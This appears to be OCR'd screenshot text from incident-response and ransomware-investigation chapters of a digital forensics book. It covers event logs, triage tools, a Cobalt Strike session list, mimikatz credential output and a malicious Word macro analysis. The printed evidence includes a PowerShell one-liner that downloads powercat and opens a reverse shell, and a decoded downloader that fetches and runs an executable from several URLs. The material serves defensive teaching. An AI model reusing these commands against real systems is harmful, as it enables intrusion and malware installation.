Microsoft-Windows-Kernel-WHEA%4Operational.evtx	Event Log	1,092 KB	2/12/2022 2:18 PM
Microsoft-Windows-SmbClient%4Connectivity.evtx	Event Log	1,092 KB	2/12/2022 2:18 PM
Microsoft-Windows-SMBServer%4Operational.evtx	Event Log	1,092 KB	2/12/2022 2:17 PM
Microsoft-Windows-Storage-Storport%4Operational.evtx	Event Log	1,092 KB	2/12/2022 2:18 PM
System.evtx	Event Log	1,092 KB	7/1/2022 7:00 PM
Microsoft-Client-Licensing-Platform%4Admin.evtx	Event Log	1,028 KB	2/12/2022 2:18 PM
Microsoft-Windows-AAD%4Operational.evtx	Event Log	1,028 KB	2/12/2022 1:47 PM
Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx	Event Log	1,028 KB	2/12/2022 2:18 PM
Microsoft-Windows-AppModel-Runtime%4Admin.evtx	Event Log	1,028 KB	2/12/2022 2:17 PM
Microsoft-Windows-AppxPackaging%4Operational.evtx	Event Log	1,028 KB	2/12/2022 2:18 PM
Microsoft-Windows-BackgroundTaskInfrastructure%4Operational.evtx	Event Log	1,028 KB	2/12/2022 1:47 PM



**Filter** X

Apply filter to:

Active event log view (File: C:\Users\madno\Desktop\Logs\Security.evtx)  
 Event log view(s) on your choice

**Event types**

<input checked="" type="checkbox"/> Information <input checked="" type="checkbox"/> Warning <input checked="" type="checkbox"/> Error <input checked="" type="checkbox"/> Critical <input checked="" type="checkbox"/> Audit Success <input checked="" type="checkbox"/> Audit Failure	Source: <input type="text"/> <input type="checkbox"/> Exclude
	Category: <input type="text"/> <input type="checkbox"/> Exclude
	User: <input type="text"/> <input type="checkbox"/> Exclude
	Computer: <input type="text"/> <input type="checkbox"/> Exclude

**Event ID(s):**  
4720  Exclude  
Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

**Text in description:**  
minecraftsteve  RegExp  Exclude

**Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)**

New condition	Delete condition	Clear list
Name	Operator	Value

Date  Time  Separately  
From: 7/ 4/2022  12:00:00 AM  To: 7/ 4/2022  12:00:00 AM  Exclude

Display event for the last 0  days 0  hours  Exclude

Clear  Load...  Save...  OK  Cancel

Untitled.elx - Event Log Explorer

File Tree View Event Advanced Window Help

Computers Tree x Log Files x Security.evtb x

Filtered: showing 1 of 30155 event(s) NT

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	2/11/2022	6:29:43 PM	4720	Microsoft-Windows-User Account Management	N/A		DESKTOP-SKPTDIO

Description: A user account was created.

Subject:

- Security ID: S-1-5-18
- Account Name: DESKTOP-SKPTDIO\$
- Account Domain: WORKGROUP
- Logon ID: 0x3e7

New Account:

- Security ID: S-1-5-21-3341181097-1059518978-806882922-1002
- Account Name: minecraftsteve
- Account Domain: DESKTOP-SKPTDIO

Attributes:

- SAM Account Name: minecraftsteve
- Display Name: <value not set>
- User Principal Name: -
- Home Directory: <value not set>
- Home Drive: <value not set>
- Script Path: <value not set>
- Profile Path: <value not set>
- User Workstations: <value not set>
- Password Last Set: <never>
- Account Expires: <never>
- Primary Group ID: 513
- Allowed To Delegate To: -
- Old UAC Value: 0x0
- New UAC Value: 0x15
- User Account Control:

  - Account Disabled
  - 'Password Not Required' - Enabled
  - 'Normal Account' - Enabled
  - User Parameters: <value not set>
  - SID History: -
  - Logon Hours: All

Additional Information:

- Privileges: -

Description Data

Events: 30155 Displayed: 1 Selected: 1

Security.evtb x

Filtered: showing 2 of 30155 event(s) NT

Type	Date	Time	Event	Source	Category
Audit Success	2/11/2022	6:37:18 PM	4732	Microsoft-Windows-Security Group Management	Security Group Management
Audit Success	2/11/2022	6:37:07 PM	4732	Microsoft-Windows-Security Group Management	Security Group Management

Description: A member was added to a security-enabled local group.

Subject:

- Security ID: S-1-5-18
- Account Name: DESKTOP-SKPTDIO\$
- Account Domain: WORKGROUP
- Logon ID: 0x3e7

Member:

- Security ID: S-1-5-21-3341181097-1059518978-806882922-1002
- Account Name: -

Group:

- Security ID: S-1-5-32-580
- Group Name: Remote Management Users
- Group Domain: Builtin

Additional Information:

- Privileges: -
- Expiration time: (null)

Untitled.elx - Event Log Explorer

File Tree View Event Advanced Window Help

Computers Tree x Security.evtb Microsoft-Windows-Windows Defender%4Operational.evtb x

Log Files Showing 370 event(s) NT

Type	Date	Time	Event	Source	Category	User	Computer
(i) Information	2/11/2022	9:30:15 PM	1117	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
(i) Information	2/11/2022	9:30:15 PM	1117	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
⚠ Warning	2/11/2022	9:30:13 PM	1116	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
⚠ Warning	2/11/2022	9:30:13 PM	1116	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
(i) Information	2/11/2022	9:30:13 PM	1117	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
⚠ Warning	2/11/2022	9:30:13 PM	1116	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
⚠ Warning	2/11/2022	9:30:13 PM	1116	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
⚠ Warning	2/11/2022	9:30:12 PM	1116	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
⚠ Warning	2/11/2022	9:30:12 PM	1116	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
⚠ Warning	2/11/2022	9:30:12 PM	1116	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
⚠ Warning	2/11/2022	9:30:12 PM	1116	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
(i) Information	2/11/2022	9:27:06 PM	1000	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
(i) Information	2/11/2022	9:13:13 PM	1151	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
(i) Information	2/11/2022	9:13:13 PM	1150	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO
(i) Information	2/11/2022	8:13:13 PM	1151	Microsoft-Windows-W None	\SYSTEM		DESKTOP-SKPTDIO

Description


Microsoft Defender Antivirus has detected malware or other potentially unwanted software.  
For more information please see the following:  
<https://go.microsoft.com/fwlink/?linkid=37020&name=Behavior:Win32/Meterpreter.gen!A&threatid=2147723573&enterprise=0>  
Name: Behavior:Win32/Meterpreter.gen!A  
ID: 2147723573  
Severity: Severe  
Category: Suspicious Behavior  
Path: behavior:\_pid:11964:74439734262196; behavior:\_pid:13664:74439734262196; behavior:\_pid:14296:74439734262196; process:\_pid:11964,ProcessStart:132891005656802313; process:\_pid:13664,ProcessStart:132890986707762754; process:\_pid:14296,ProcessStart:132891008570586780  
Detection Origin: Unknown  
Detection Type: Concrete  
Detection Source: Unknown  
User: ?  
Process Name: Unknown  
Security intelligence Version: AV: 1.359.53.0, AS: 1.359.53.0, NIS: 1.359.53.0  
Engine Version: AM: 1.1.18900.3, NIS: 1.1.18900.3

Events: 370 Displayed: 370 Selected: 1

Description

Microsoft Defender Antivirus has detected malware or other potentially unwanted software.  
For more information please see the following:  
<https://go.microsoft.com/fwlink/?linkid=37020&name=Behavior:Win32/Meterpreter.gen!A&threatid=2147723573&enterprise=0>  
Name: Behavior:Win32/Meterpreter.gen!A  
ID: 2147723573  
Severity: Severe  
Category: Suspicious Behavior  
Path: behavior:\_pid:11964:74439734262196; behavior:\_pid:13664:74439734262196; behavior:\_pid:14296:74439734262196; process:\_pid:11964,ProcessStart:132891005656802313; process:\_pid:13664,ProcessStart:132890986707762754; process:\_pid:14296,ProcessStart:132891008570586780  
Detection Origin: Unknown  
Detection Type: Concrete  
Detection Source: Unknown  
User: ?  
Process Name: Unknown  
Security intelligence Version: AV: 1.359.53.0, AS: 1.359.53.0, NIS: 1.359.53.0  
Engine Version: AM: 1.1.18900.3, NIS: 1.1.18900.3

```
skadi@skadi:~$ cdqr in:DESKTOP-SKPTDIO.zip out:Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO
Assigning CDQR to the host network
The Docker network can be changed by modifying the "DOCKER_NETWORK" environment variable
Example (default Skadi mode): export DOCKER_NETWORK=host
Example (use other Docker network): export DOCKER_NETWORK=skadi-backend
docker run --network host -v /home/skadi/DESKTOP-SKPTDIO.zip:/home/skadi/DESKTOP-SKPTDIO.zip -v /h
ome/skadi/Results:/home/skadi/Results aorlikoski/cdqr:5.0.0 -y /home/skadi/DESKTOP-SKPTDIO.zip /home
/skadi/Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO
```



# Skadi Portal

## DFIR Tools


[TimeSketch](#)  
[Kibana](#)  
[CyberChef](#) Encryption, Encoding, and data analysis  
[Yeti](#) Threat Intelligence

## Management Tools


[Grafana](#) Docker and Host Monitoring  
[Portainer](#) Docker Management  
[Kibana Management](#) ElasticSearch Management

## Downloads

[CyLR\\_win-x86.zip](#)  
[CyLR\\_win-x64.zip](#)  
[CyLR\\_linux-x64.zip](#)  
[CyLR\\_osx-x64.zip](#)



The screenshot shows the Kibana interface with a sidebar containing links like Discover, Visualize, Dashboard, Timelion, Canvas, Machine Learning, Infrastructure, Logs, APM, Dev Tools, Monitoring, and Management. The main area displays a 'Recently viewed' section with 'Appcompat' and 'Prefetch'. Below this is a 'Add Data to Kibana' section with four categories: APM, Logging, Metrics, and Security analytics. Each category has a description, an icon, and a 'Add [category]' button. At the bottom, there are three buttons: 'Add sample data' (Load a data set and a Kibana dashboard), 'Upload data from log file' (Import a CSV, NDJSON, or log file), and 'Use Elasticsearch data' (Connect to your Elasticsearch index).



Add a filter +

### Add filter

**Filter** [Edit Query DSL](#)

event\_identifier ▾ is ▾ 4104

**Label** [Optional](#)

Cancel **Save**

event\_identifier: "4,104" Add a filter +

### Add filter

**Filter** Edit Query DSL

xml\_string is 192.168.191.253

**Label**

Optional

Cancel Save

```
t message Q Q D * [600 / 0x0258] Source Name: PowerShell Message string: Provider "Alias" is Started. \n\nDetails: \n      ProviderName=Alias      NewProviderState=Start
ed      SequenceNumber=3      HostName=ConsoleHost      HostVersion=5.1.22543.1000      HostId=c6012595-9b34-40c2-a416-75ab510817e6      HostApplicatio
n=C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.191.253:8000/powerc
at.ps1');powercat -c 192.168.191.253 -p 4444 -e cmd      EngineVersion= RunspaceId=      PipelineId=      CommandName=      CommandType=      ScriptName=
CommandPath=      CommandLine= Strings: ['Alias', 'Started', '      ProviderName=Alias      NewProviderState=Started      SequenceNumber=3      HostNa
me=ConsoleHost      HostVersion=5.1.22543.1000      HostId=c6012595-9b34-40c2-a416-75ab510817e6      HostApplication=C:\WINDOWS\System32\WindowsPowerShell
\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.191.253:8000/powercat.ps1');powercat -c 192.168.191.253 -p
4444 -e cmd      EngineVersion= RunspaceId=      PipelineId=      CommandName=      CommandType=      ScriptName=      CommandPath=      CommandLine=''] Compute
r Name: DESKTOP-SKPTDIO Record Number: 606 Event Level: 4
```

# Chapter 13: Writing the Incident Report

 Generate Report X

**Select and Configure Report Modules**

Report Modules:

HTML Report     A report about results and tagged items in HTML format.

Excel Report

Files - Text

Save Tagged Hashes

Extract Unique Words

TSK Body File

Google Earth KML

STIX

CASE-UCO

Portable Case

Header:

Footer:

[< Back](#) Next > [Finish](#) [Cancel](#) [Help](#)



Generate Report



**Select which data source(s) to include**

Laptop1Final.E01

[Uncheck All](#)

[Check All](#)

[< Back](#)

[Next](#)

[Finish](#)

[Cancel](#)

[Help](#)



## Generate Report



### Configure Report

Select which data to report on:

- All Results
- All Tagged Results
- Specific Tagged Results

Bookmark

Select All

Deselect All

[Choose Result Types...](#)


< Back


Next >

[Finish](#)

Cancel

Help



The Monolith Notes software interface. The title bar says "Monolith Notes" and "MONOLITH FORENSICS". The main window is titled "Cases" and contains a toolbar with "New Case", "Clear Filter", "Export Table", and other icons. A search bar says "Search Cases". The main area shows a table header with columns: Case Number, Reference, Type, Open Date, and Case Lead. Below the table, a message says "No data". On the left sidebar, there are links for "Cases", "Settings", and "Exit". At the bottom, there are links for "Check out Monolith Pro", "Contact Us", "Monolith Forensics, LLC", and "Copyright 2020".

## Add New Case

X

Case Number

Client

Case Reference

Case Type

Case Lead

Case Status

Enter a description of the case and any additional notes.

Clear

Submit

## Add New Case

X

2022-0014

ACME Inc.

Compromised Laptop

Malicious Software

G. Johansen

Open

Suspicious activity associated with reverse shell detected  
on laptop.

Clear

Submit

Note Tag

Creating New Note

Normal

Submit

Cancel

Monolith Notes

## MONOLITH NOTES MONOLITH FORENSICS

Cases

Settings

Exit

Check out Monolith Pro

Contact Us

Monolith Forensics, LLC  
Copyright 2020

### 2022-0014 - COMPROMISED LAPTOP

Suspicious activity associated with reverse shell detected on laptop.

+ Add Note ▾ Note Filter ▾ Edit Case Delete Case Export Notes Notes Listed: 1 Search Notes

07/16/2022 07:23 AM Execution

Examination of laptop's Prefetch files showed evidence of execution related to the PUP ZEROTIER\_DESKTOP\_UI.exe.

ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf	ZEROTIER_DESKTOP_UI.EXE	/PROGRAM FILES (X86)/ZEROTIER/ONE	2022-02-05
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf	ZEROTIER_DESKTOP_UI.EXE	/PROGRAM FILES (X86)/ZEROTIER/ONE	2022-02-05
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf	ZEROTIER_DESKTOP_UI.EXE	/PROGRAM FILES (X86)/ZEROTIER/ONE	2022-02-11
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf	ZEROTIER_DESKTOP_UI.EXE	/PROGRAM FILES (X86)/ZEROTIER/ONE	2022-02-08
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf	ZEROTIER_DESKTOP_UI.EXE	/PROGRAM FILES (X86)/ZEROTIER/ONE	2022-02-08
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf	ZEROTIER_DESKTOP_UI.EXE	/PROGRAM FILES (X86)/ZEROTIER/ONE	2022-02-08
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf	ZEROTIER_DESKTOP_UI.EXE	/PROGRAM FILES (X86)/ZEROTIER/ONE	2022-02-05
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf	ZEROTIER_DESKTOP_UI.EXE	/PROGRAM FILES (X86)/ZEROTIER/ONE	2022-02-05

Execution

Note ID: 1

▼ Note Filter ▾ Edit Case Delete Case Export Notes

Note Tags

Command and Control

Execution


Note Create Date

All Time ▾

Clear Date Range

Clear All Filters Cancel Apply

# Chapter 14: Ransomware Preparation and Response



## "WARNING"

💬 As a response to Western warmongering and American threats to use cyber warfare against the citizens of Russian Federation, the Conti Team is officially announcing that we will use our full capacity to deliver retaliatory measures in case the Western warmongers attempt to target critical infrastructure in Russia or any Russian-speaking region of the world. We do not ally with any government and we condemn the ongoing war. However, since the West is known to wage its wars primarily by targeting civilians, we will use our resources in order to strike back if the well-being and safety of peaceful citizens will be at stake due to American cyber aggression.

📅 3/1/2022

👁 12377

💾 0 [ 0.00 B ]

Today at 14:07

**New** **#13**

**m1Geelka**  
HDD-drive  
**User**

registration: 04/29/2020  
Posts: 36  
Reactions: 2

Dumb divorce, not work. They recruit penetration testers, of course ... They recruit guys to test Active Directory networks, they use the Locker - Conti. I merge you their ip-address of cobalt servers and type of training materials. 1500 \$ yes, of course, they recruit suckers and divide the money among themselves, and the boys are fed with what they will let them know when the victim pays. The admin in the chat was Tokyo, his toad was cicada3301@strong.pm . Know the fag in the face! Where I need to have already sent the data, so let it change the server data and everything else. And for hard workers resets all training materials =)

the All good  
their chat in the Torah - bk7aar42f5nn4hx6se4gbxy7rijvz4z3hqwfekbhy5orv7yq2obja5ad.onion  
Anyone who dials on the type of job Pentesterov 😂😂😂🤣 - <https://xss.is/members/228120/> his toad - it\_work\_support@xmpp.jp

Investments

Like + Quote Answer

Today at 14:16

**New** **#fourteen**

**m1Geelka**  
HDD-drive  
**User**

registration: 04/29/2020  
Posts: 36  
Reactions: 2



Manuals and software - <https://www.sendspace.com/file/qmqq3v> pass - XSS.IS

Like + Quote Answer

Cobalt Strike View Attacks Reporting Help										
external	internal	listener	user	computer	note	process	pid	arch	last	
49.94.27.17	10.0.0.101	http	long *	KELLYMAR	rundl32.exe	1768	x64	1h		
49.94.29.9	10.0.0.156	https	dianeB *	RACHELW	rundl32.exe	3380	x64	1h		
38.92.176.43	10.0.2.15	http	1	DESKTOP-DU06AU0	sc_http_x64.exe	3956	x64	28m		
205.133.43.32	10.11.20.30	https	SYSTEM *	OPTI-FTPGR22	0_1512.exe	52772	x64	1h		
67.21.186.225	10.191.16.137	https	pgeorge *	OCNL-9F3VL33	4B8F.exe	2856	x64	6m		
205.133.40.178	10.249.40.66	https	SYSTEM *	LAB-BHL-FSC01	x.exe	4992	x64	2s		
206.244.27.93	10.249.48.23	https	SYSTEM *	CLS-CC-SCH-N	svchost.exe	384	x64	4s		
206.244.27.93	10.249.48.23	https	SYSTEM *	CLS-CC-SCH-N	Cap ctrl	588	x64	1s		
206.244.27.93	10.249.48.23	https	SYSTEM *	CLS-CC-SCH-N	atesox.exe	2328	x64	3s		
34.136.224.119	192.168.0.10	https	admin *	WIN-29HNTHOUB	svchost.exe	4B8F.exe	2816	x64	6m	
52.141.211.216	192.168.0.32	https	patric *	DORIRAMI	rundl32.exe	3080	x64	1h		
40.78.53.27	192.168.0.169	https	eduarda *	MICQON	rundl32.exe	2892	x64	1h		
64.124.12.162	192.168.243.237	https	B9559Cu *	CBMJEQV90TPLZYV	rundl32.exe	3844	x64	33m		
64.124.12.162	192.168.243.237	https	B9559Cu *	CBMJEQV90TPLZYV	rundl32.exe	6776	x64	33m		
64.124.12.162	192.168.243.237	https	B9559Cu *	CBMJEQV90TPLZYV	rundl32.exe	7180	x64	33m		
64.124.12.162	192.168.243.237	https	B9559Cu *	CBMJEQV90TPLZYV	rundl32.exe	8552	x64	33m		

Event Log X Applications X Credentials X Downloads X Event Log X Keystrokes X Proxy Pivots X Screenshots X Script Console X Targets X		
address ~	name	note
10.0.0.101	KELLYMAR	
10.0.0.156	RACHELW	
10.0.2.15	DESKTOP-DU06AU0	
10.11.20.30	OPTI-FTPGR22	
10.50.0.160	EG-DC-01	
10.191.16.137	OCNL-9F3VL33	
10.249.40.66	LAB-BHL-FSC01	
10.249.48.23	CLS-CC-SCH-N	
192.168.0.10	WIN-29HNTHOUB	
192.168.0.32	DORIRAMI	
192.168.0.169	MICQON	
192.168.243.237	CBMJEQV90TPLZYV	
192.168.254.237	SF-FS	



```
FLARE Sat 08/06/2022 11:40:04.12
C:\Users\flare\Downloads\mimikatz-master\x64->mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 25061248 (00000000:017e6780)
Session           : Interactive from 2
User Name         : flare
Domain            : DESKTOP-HNMD9G6
Logon Server      : DESKTOP-HNMD9G6
Logon Time        : 8/6/2022 11:36:49 AM
SID               : S-1-5-21-2298881373-2359326516-1561716855-1000

msv :
[00000003] Primary
* Username : flare
* Domain   : DESKTOP-HNMD9G6
* NTLM     : 4eb0bb4f55b0b9546e70a1c51ed2d5d7
* SHA1     : c44ee7da4bafdf211025586a158d1b4f3dce851a7

tspkg :
wdigest :
* Username : flare
* Domain   : DESKTOP-HNMD9G6
* Password : (null)

kerberos :
* Username : flare
* Domain   : DESKTOP-HNMD9G6
* Password : (null)

ssp : KO
credman :
```

# Chapter 15: Ransomware Investigations



```
C:\Users\ThreatPursuit\Downloads\Oledump>oledump.py DETAILS-RL1609.doc
 1:      4096 '\x05DocumentSummaryInformation'
 2:      416 '\x05SummaryInformation'
 3:      6952 '1Table'
 4: 173293 'Data'
 5:      97 'Macros/Bimqxgzblyrp/\x01CompObj'
 6:     296 'Macros/Bimqxgzblyrp/\x03VBFrame'
 7:      670 'Macros/Bimqxgzblyrp/f'
 8:     112 'Macros/Bimqxgzblyrp/i09/\x01CompObj'
 9:      44 'Macros/Bimqxgzblyrp/i09/f'
10:        0 'Macros/Bimqxgzblyrp/i09/o'
11:     112 'Macros/Bimqxgzblyrp/i11/\x01CompObj'
12:     44 'Macros/Bimqxgzblyrp/i11/f'
13:        0 'Macros/Bimqxgzblyrp/i11/o'
14:     21576 'Macros/Bimqxgzblyrp/o'
15:      552 'Macros/PROJECT'
16: m    1172 'Macros/VBA/Bimqxgzblyrp'
17: M   10745 'Macros/VBA/Flijvcefzoj'
18: M   1278 'Macros/VBA/Vycejmzr'
19: 16194 'Macros/VBA/_VBA_PROJECT'
20:     1593 'Macros/VBA/__SRP_0'
21:     110 'Macros/VBA/__SRP_1'
22:     304 'Macros/VBA/__SRP_2'
23:     103 'Macros/VBA/__SRP_3'
24:     884 'Macros/VBA/dir'
25:      4096 'WordDocument'
```

```
C:\> Users > ThreatPursuit > Downloads > Oledump > macro18
1 Attribute VB_Name = "Vycejmzr"
2 Attribute VB_Base = "1Normal.ThisDocument"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = True
8 Attribute VB_Customizable = True
9 Private Sub Document_Open()
10 Tbcepkcgncpwx
11 End Sub
12 |
```

```
77 End Select
78 End Function
79 Function Tbcepkcgncpwx()
80   d = "//====dsfnnJJJsm388//=i//====dsfnnJJJsm388//=//"
81   |   Select Case Utqslcezgnb
```

```
77 End Select
78 End Function
79 Function Tbcepkcgncpwx()
80   d = "inmgmt" + ChrW(wdKeyS) + ":win32_" + Bimqxgzblyrp.Fmgsnpdkhc + "rocess"
81   |   Select Case Utqslcezgnb
82     |   |   Case 5815
```

C:\Users\PROD-SANDBOX\Desktop\macro14 - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

change.log macro14

1 NUL STX \$ NUL SOH SOH @@ NUL NUL NUL NUL ESCHE, NUL NUL @@ NUL NUL { STX NUL NUL Aftcurifh NUL i NUL NUL STX CAN NUL  
5 NUL NUL NUL ACK NUL NUL @@ NUL NUL NUL NUL STX NUL NUL NUL NULTahoma NUL NUL NUL STX \$ NUL SOH SOH @@ NUL NUL NUL NUL ESC  
HE, NUL NUL @@ NUL NUL { STX NUL NUL Osjxwkzzy NUL i NUL NUL STX CAN NUL 5 NUL NUL NUL ACK NUL NUL  
@@ NUL NUL NUL NUL STX NUL NULTahoma NUL NUL NUL STX ES NUL SOH SOH @@ NUL NUL NUL NUL ESCHE, STX NUL NUL @@ NUL NUL  
{ STX NUL NUL 43 n NUL STX CAN NUL 5 NUL NUL NUL ACK NUL NUL @@ NUL NUL NUL NUL STX NUL NUL  
Tahoma NUL NUL NUL STX ES NUL SOH SOH @@ NUL NUL NUL NUL ESCHE, SOH NUL NUL @@ NUL NUL { STX NUL NUL  
Py. NUL NUL STX CAN NUL 5 NUL NUL NUL ACK NUL NUL @@ NUL NUL NUL NUL STX NUL NUL NUL STX \$ NUL SOH SOH  
@@ NUL NUL NUL NUL ESCHE, VT NUL NUL @@ NUL NUL { STX NUL NUL Xlochkjxxph NUL NUL STX CAN NUL 5 NUL NUL NUL ACK NUL NUL  
@@ NUL NUL NUL NUL STX NUL NULTahoma NUL NUL NUL NUL STX ES NUL SOH SOH @@ NUL NUL NUL NUL ESCHE, STX NUL NUL @@ NUL NUL  
{ STX NUL NUL NUL NUL STX CAN NUL 5 NUL NUL NUL ACK NUL NUL @@ NUL NUL NUL NUL STX NUL NUL NUL NULTahoma NUL NUL NUL STX \$ SOH SOH SOH  
@@ NUL NUL NUL NUL ESCHE, - SOH NUL @@ NUL NUL { STX NUL NUL  
o//=====dsfnnJJJsm388//==w//=====dsfnnJJJsm388//==e//=====dsfnnJJJsm388//==r//=====dsfnnJJJsm388//==s//=====dsfnnJJ  
Jsm388//=h//=====dsfnnJJJsm388//=e//=====dsfnnJJJsm388//=1//=====dsfnnJJJsm388//=1//=====dsfnnJJJsm388//  
//=====dsfnnJJJsm388//=-//=====dsfnnJJJsm388//=w//=====dsfnnJJJsm388//  
//=====dsfnnJJJsm388//=h//=====dsfnnJJJsm388//=i NUL yy NUL STX CAN NUL 5 NUL NUL NUL ACK NUL NUL  
@@ NUL NUL NUL NUL STX NUL NUL NUL NUL STX .NUL SOH SOH @@ NUL NUL NUL NUL NUL ESCHE, f NUL NUL @@ NUL NUL  
{ STX NUL NUL d//=====dsfnnJJJsm388//=d//=====dsfnnJJJsm388//=e//=====dsfnnJJJsm388//=n//=====dsfnnJJJsm388//=  
//=====dsfnnJJJsm388//=-//=====dsfnnJJJsm388//=e//=====dsfnnJJJsm388//=n NUL NUL STX CAN NUL  
5 NUL NUL NUL ACK NUL NUL @@ NUL NUL NUL NUL STX NUL NUL NUL NULTahoma NUL NUL NUL STX FF NUL NUL STX NUL NUL  
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
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From Base64, Decode text - CyberChef

Last build: 20 hours ago

Operations

- te
- To HTML Entity
- Triple DES Encrypt
- Text Encoding Brute Force
- Decode text
- Encode text
- HTML To Text
- Add Text To Image
- Unicode Text Format
- Typex
- To Hex
- Extract EXIF
- To Base
- Get Time
- To Table
- To Base32
- To Base45
- To Base58

Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars  Strict mode

Decode text

Encoding: UTF-16LE (1200)

Input

```
JABLAHEAbkAGYAbQB1AHYAcgA9ACcaWAbpAGQAdgBvAHIAgBrAGsAYwBnAHQAYQAnADsA
JABGAHkAbQB1AggAeQB1AhgAbQbACAAPQAgAccANQ5ADM1Jw7ACQATgBuAHIAZwBxAGkA
awBrAGYAcQ5Bd0AJwBCAGoAbwBAGMcAbzAGUAYwBxAGYAJw7ACQATwBzAHgAagBzAHUA
dgBiAGIAeAB6AGMAPQAKAGUAbgB2ADo0dQbzAGUAcgBwAHIAbwBmAGkAbAB1AcSAJwBcACCa
KwKAEYAEqbTgAaB5AGUAEaB7AGgAKwAnAC4AZQb4AGUAJw7ACQAUQ81AGUAdwBsAG8A
aAB2AG4AAbB6GoAzwA9ACCAvABxAHkAdABqAHgAaQ80AG8ZA84HoAzgAnADsA7ABQAHYA
cQBraHIAbgBvAGEAbwA9ACYAKAAAnAG4AZQb3AC0AbvBiAccAKwAnAGoAZQbjAccKwBnAHQA
JwApACAAabgBFAFQALgBXAGUAYgbjAEwASQBFAG4AdAA7ACQARgBrAG8AbgBnAgkAdABnAGEA
PQAnAggAdB0AHAAQgAvAC8AbwBAGkAbvBuAGCAYQbtAGUAcwAUGoAcAAvAGMAbwBmA
YQ8jAHQALwBpAFkLwAqAgGAdAB0AHAAQgAvAC8AcBtAHQAAvBAGBAZQaUAGMAbwBtAC8A
cABvAHMAdBhAC8AZAByADM AeB4AGEALwAqAggAdB0AHAAQgAvAc8AdQByAgcAZQb2AGUA
bgB0AGEALgBlAHMALwBpAG0AzwAvAgSAwA1AGQAOQbxAC8AkBgBoAHQAdABwAHMAOgAvAc8A
cwbvAGwAbQ1AGMALgBjAG8AbQaUAGEAccgAvAHMAoQ80AGkAbwAvAG4AVAVBYAfobAbwBtAEsA
QwB4AC8AkBgBoAHQAdBwAHMAOgAvAc8AdAbpAGEAZwBvAGMAYQBTAGIAYQbAGEALgBjAG8A
bQAvAGMAdBpAC8AyBpAG4ALwBzADkANGAvAccALgA1AFMACBAGMASQBUACIAKAAAnCoA
JwApADsAJABYAG0AdgB0AHMAZgBmAg0AzbQd0AJwB0AGIAcwBmAHYAYQ82Ag5AbQbzAGwA
YgAnADsAzbGvAHIazQbHAGMaaAOACQAUQ80AHkAkwBtAGcAcAB5AHkAYwB6AHkIAbPAG4A
```

Output

```
$Kqldfmbvr='Xidvorbkkgcta';$Fymbhyexmh =
'593';$Nnrgqikkfqa='Bjspcpsecaf';$Osxjsuvbbxz=env:UserProfile+'\'+$Fymb
hyexmh+'.exe';$Qeevlhvnzjg='Taytjxitodxf';$Pvqrnoao=&('new-
ob'+jec'+t')
nET.WebCLIEnt;$Fkmngitga='http://oniongames.jp/contact/iY//http://pmthome
.com/posta/dr3zxa/*http://revergenta.es/img/k35d9q/*https://solmec.com.ar/
sitio/nTXZomkCx/*https://tiagocambara.com/cgi-bin/s96/.'Spl'IT"
('*');$Xmvtsffjfj='Nbsfvavkms1b';foreach($Qtykmgpyyczy in $Fkmngitga)
{try{$Pvqrnoao."D'Wn1oa'DFILE"($Qtykmgpyyczy,
$Osxjsuvbbxz);$Lqsnocick='Mwnrhskze';If ((($('Ge'+t')+'-Item')
$Osxjsuvbbxz).l'Ng Th" -ge 36952) {[Diagnostics.Process]:'S'TART"
($Osxjsuvbbxz);$Zjcyebtu='Pqrvhklqerie';break;$Fzbbantuulpsg='Musmxqbo'
}}catch{}$Jbrhtvgftzs='Bvvggpdikswqr'
```

STEP **BAKE!**  Auto Bake

DETECTION	DETAILS	LINKS	COMMUNITY
<b>Security Vendors' Analysis</b> ⓘ			
alphaMountain.ai	ⓘ Malicious	Avira	ⓘ Malware
BitDefender	ⓘ Malware	Comodo Valkyrie Verdict	ⓘ Phishing
